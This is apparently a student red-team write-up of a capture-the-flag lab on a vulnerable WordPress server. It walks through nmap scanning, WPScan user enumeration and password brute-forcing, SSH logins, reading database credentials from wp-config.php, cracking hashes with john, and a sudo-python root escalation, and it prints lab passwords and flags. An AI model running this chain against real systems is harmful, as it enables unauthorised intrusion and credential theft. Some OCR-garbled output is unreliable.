Red Team: Summary of Operations

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Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command used: nmap 192.168.1.*

Nmap -sS -sV 192.168.1.110

```
Shell No
File Actions Edit View Help
root@Kali:~# nmap 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 06:2
Nmap scan report for 192.168.1.1
Host is up (0.00057s latency).
Not shown: 995 filtered ports
PORT
        STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
2179/tcp open vmrdp
3389/tcp open ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT
        STATE SERVICE
22/tcp open ssh
9200/tcp open wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

111/tcp open rpcbind

```
Nmap scan report for 192.168.1.115
Host is up (0.00080s latency).
Not shown: 995 closed ports
        STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
22/tcp open ssh
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.77 seconds
root@Kali:~#
                ff02::2
                               ip6-allrouters ip6-loopback
                                                               localhost
:: 1
ff02::1
                               ip6-localhost
                                               Kali
                ip6-allnodes
```

This scan identifies the services below as potential points of entry:

Command: nmap -sS -sV 192.168.1.110

```
root@Kali:~# nmap -sS -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 06:29 PST
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
                           VERSION
                           OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
22/tcp open ssh
                           Apache httpd 2.4.10 ((Debian))
80/tcp open http
111/tcp open rpcbind
                           2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 11.87 seconds
root@Kali:~#
```

- List of Exposed Services (Target 1)

Open Ports	Service		
22/tcp	SSH (OpenSSH 6.7 p1 Debian)		
80/tcp	HTTP (Apache httpd 2.4.10)		
111/tcp	rpcbind		
139/tcp	Netbios-ssn		
445/tcp	Netbios-ssn		

The following vulnerabilities were identified on each target:


- List of Critical Vulnerabilities (Target 1)

- Open Ports and Services
- Wordpress server accessible
- Open Credentials to my SQL database
- Sensitive data file: wp_config.php not well configured and not encrypted, unsalted password hashes subjected to easy cracking

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1
- `flag1.txt`: b9bbcb33ellb80be759c4e844862482d
 - **Exploit Used**
 - ssh user shell
 - Enumeration of Wordpress site:



Raven Security

Just another WordPress site



Using Kali VM:

Commands Used: wpscan --url=<u>http://192.168.1.110/wordpress</u> --enumerate u

wpscan --url=http://192.168.1.110/wordpress -e u --passwords /usr/share/wordlists/rockyou.txt

Ssh michael@192.168.1.110

Cd /var/www/html

ls -al

grep "flag1"

Shell No.1 File Actions Edit View Help root@Kali:~# wpscan --url=http://192.168.1.110/wordpress --enumerate u WordPress Security Scanner by the WPScan Team Version 3.7.8 Sponsored by Automattic - https://automattic.com/ @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart [+] URL: http://192.168.1.110/wordpress/ [+] Started: Tue Nov 30 07:23:54 2021 Interesting Finding(s): [+] http://192.168.1.110/wordpress/ Interesting Entry: Server: Apache/2.4.10 (Debian) Found By: Headers (Passive Detection) Confidence: 100% [+] http://192.168.1.110/wordpress/xmlrpc.php Found By: Direct Access (Aggressive Detection) Confidence: 100% References: - http://codex.wordpress.org/XML-RPC_Pingback_API - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress ghost scanner - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access [+] http://192.168.1.110/wordpress/readme.html Found By: Direct Access (Aggressive Detection) Confidence: 100% [+] http://192.168.1.110/wordpress/wp-cron.php Found By: Direct Access (Aggressive Detection) Confidence: 60% References:

- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

```
[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
  Found By: Emoji Settings (Passive Detection)
   - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
  Confirmed By: Meta Generator (Passive Detection)
  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'
[i] The main theme could not be detected.
[+] Enumerating Users (via Passive and Aggressive Methods)
[i] User(s) Identified:
[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Tue Nov 30 07:23:56 2021
[+] Requests Done: 17
[+] Cached Requests: 35
[+] Data Sent: 3.757 KB
[+] Data Received: 12.015 KB
[+] Memory used: 121.941 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

Another command was run to find password:


root@Kali:~# wpscan --url=http://192.168.1.110/wordpress -e u --passwords /usr/share/wordlists/rockyou.txt


Passwords for 2 Users: Username: Password

Michael: michael Not: (Weak Password, was obtained by guessing)

Steven: pink84

Used ssh to gain user(michael) shell






Flag 1 revealed.

- `flag2.txt`: fc3fd58dcdad9ab23faca6e9a36e581c
 - **Exploit Used**
 - Wordpress server
 - Ssh user shell
 - Commands run: ssh michael@192.168.1.110

cd /var/www

ls -al

Cat flag2.txt



- `flag3.txt`: afc01ab56b50591e7dccf93122770cd2
- `flag4.txt`: 715dea6c055b9fe3337544932f2941ce
- **Exploit Used**
 - ssh user shell
 - Gained access to My SQL database
 - Python command for privilege escalation
 - Commands run: ssh michael@192.168.1.110

cd /var/www/html/wordpress

ls -al

cat wp-config.php

- Commands run from MySQL database:

mysql -u root -p'R@v3nSecurity' -h 127.0.0.1

show databases;

use wordpress;

show tables;

select * from wp_users;

```
touch wp_hashes.txt

nano wp_hashes.txt


john wp_hashes.txt

ssh steven@192.168.1.110

sudo -l

sudo python -c 'import pty;pty.spawn("/bin/bash")'

Select * from wp_posts;
```



```
michael@target1:~$ cd /var/www/html/wordpress
michael@target1:/var/www/html/wordpress$ ls -al
total 204
drwxrwxrwx 5 root
                      root
                                4096 Dec 1 02:16
                                4096 Aug 13 2018
drwxrwxrwx 10 root
                      root
                                 255 Aug 13 2018 .htaccess
-rw-r--r-- 1 www-data www-data
                      root
                                 418 Sep 25 2013 index.php
-rwxrwxrwx 1 root
                               19935 Aug 13 2018 license.txt
-rwxrwxrwx 1 root
                      root
                                7413 Dec 1 02:16 readme.html
-rwxrwxrwx 1 root
                      root
                                6864 Dec 1 02:16 wp-activate.php
                      root
-rwxrwxrwx 1 root
                                4096 Jun 15 2017
drwxrwxrwx 9 root
                      root
                                 364 Dec 19
                                            2015 wp-blog-header.php
-rwxrwxrwx 1 root
                      root
                                1627 Aug 29
                                            2016 wp-comments-post.php
-rwxrwxrwx 1 root
                      root
-rw-rw-rw- 1 www-data www-data
                                3134 Aug 13 2018 wp-config.php
-rwxrwxrwx 1 root
                      root
                                2853 Dec 16 2015 wp-config-sample.php
                                4096 Dec 1 02:16
drwxrwxrwx 6 root
                      root
                                3286 May 24 2015 wp-cron.php
                      root
-rwxrwxrwx 1 root
                                            2017
drwxrwxrwx 18 root
                      root
                               12288 Jun 15
                                            2016 wp-links-opml.php
                      root
                                2422 Nov 21
-rwxrwxrwx 1 root
                                3301 Oct 25 2016 wp-load.php
-rwxrwxrwx 1 root
                      root
                               34347 Dec
                                        1 02:16 wp-login.php
                      root
-rwxrwxrwx 1 root
                                8048 Jan 11 2017 wp-mail.php
-rwxrwxrwx 1 root
                      root
                               16200 Apr 6 2017 wp-settings.php
                      root
-rwxrwxrwx 1 root
                               29924 Jan 24 2017 wp-signup.php
                      root
-rwxrwxrwx 1 root
                                4513 Oct 14 2016 wp-trackback.php
-rwxrwxrwx 1 root
                      root
                                3065 Aug 31 2016 xmlrpc.php
                      root
-rwxrwxrwx 1 root
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * @link https://codex.wordpress.org/Editing_wp-config.php
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

```
michael@target1:~$ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 111405
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;'or '\h' for help. Type '\c' to clear the current input stateme
nt.
mysql>
```

```
mysql> show databases;
  Database
  information_schema
  mysql
  performance schema
 wordpress
4 rows in set (0.00 sec)
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
 Tables_in_wordpress
  wp_commentmeta
  wp comments
  wp_links
  wp options
  wp_postmeta
  wp_posts
  wp term relationships
  wp_term_taxonomy
  wp_termmeta
  wp_terms
  wp_usermeta
 wp_users
12 rows in set (0.01 sec)
```

```
mysql> select * from wp_users;
                                                      user_nicename | user_email
                                                                                        | user_url | user_registered
 ID | user_login | user_pass
                                                                                                                        | user_activati
on_key | user_status | display_name
                 | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael
                                                                    | michael@raven.org |
                                                                                                  | 2018-08-12 22:49:12 |
                 0 michael
                 | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
                                                                    | steven@raven.org |
                                                                                                  | 2018-08-12 23:31:16 |
  2 steven
                  0 | Steven Seagull |
2 rows in set (0.00 sec)
```

Cracked password hashes with john:-

Following commands were used to create file: touch file was edited using nano: nano

touch wp_hashes.txt nano wp_hashes.txt



```
Shell No.1
File Actions Edit View Help
root@Kali:~/Desktop# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed
for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:23 3/3 0g/s 21651p/s 43229c/s 43229C/s jjmchy..calvey
0g 0:00:00:24 3/3 0g/s 21773p/s 43475c/s 43475C/s bishy7..blisil
0g 0:00:02:36 3/3 0g/s 23309p/s 46607c/s 46607C/s dm0675..dm0113
pink84
                 (steven)
1g 0:00:03:20 3/3 0.004999g/s 28264p/s 46755c/s 46755C/s 1l116r..1l1704
1g 0:00:03:23 3/3 0.004925g/s 28563p/s 46781c/s 46781C/s jbue8e..jbured
lg 0:00:03:29 3/3 0.004783g/s 29095p/s 46790c/s 46790C/s tuppos..tupel2
```

Gained user (steven's) shell using the above password (pink84):

Command: ssh steven@192.168.1.110



Escalated to root:

Command used to check sudo privileges: sudo -l

Found python that was used to escalate to sudo:

Command: sudo python -c 'import pty;pty.spawn("/bin/bash")'



Flag 4 was found in the above shot.

To obtain Flag 3

Command used : select * from wp_posts

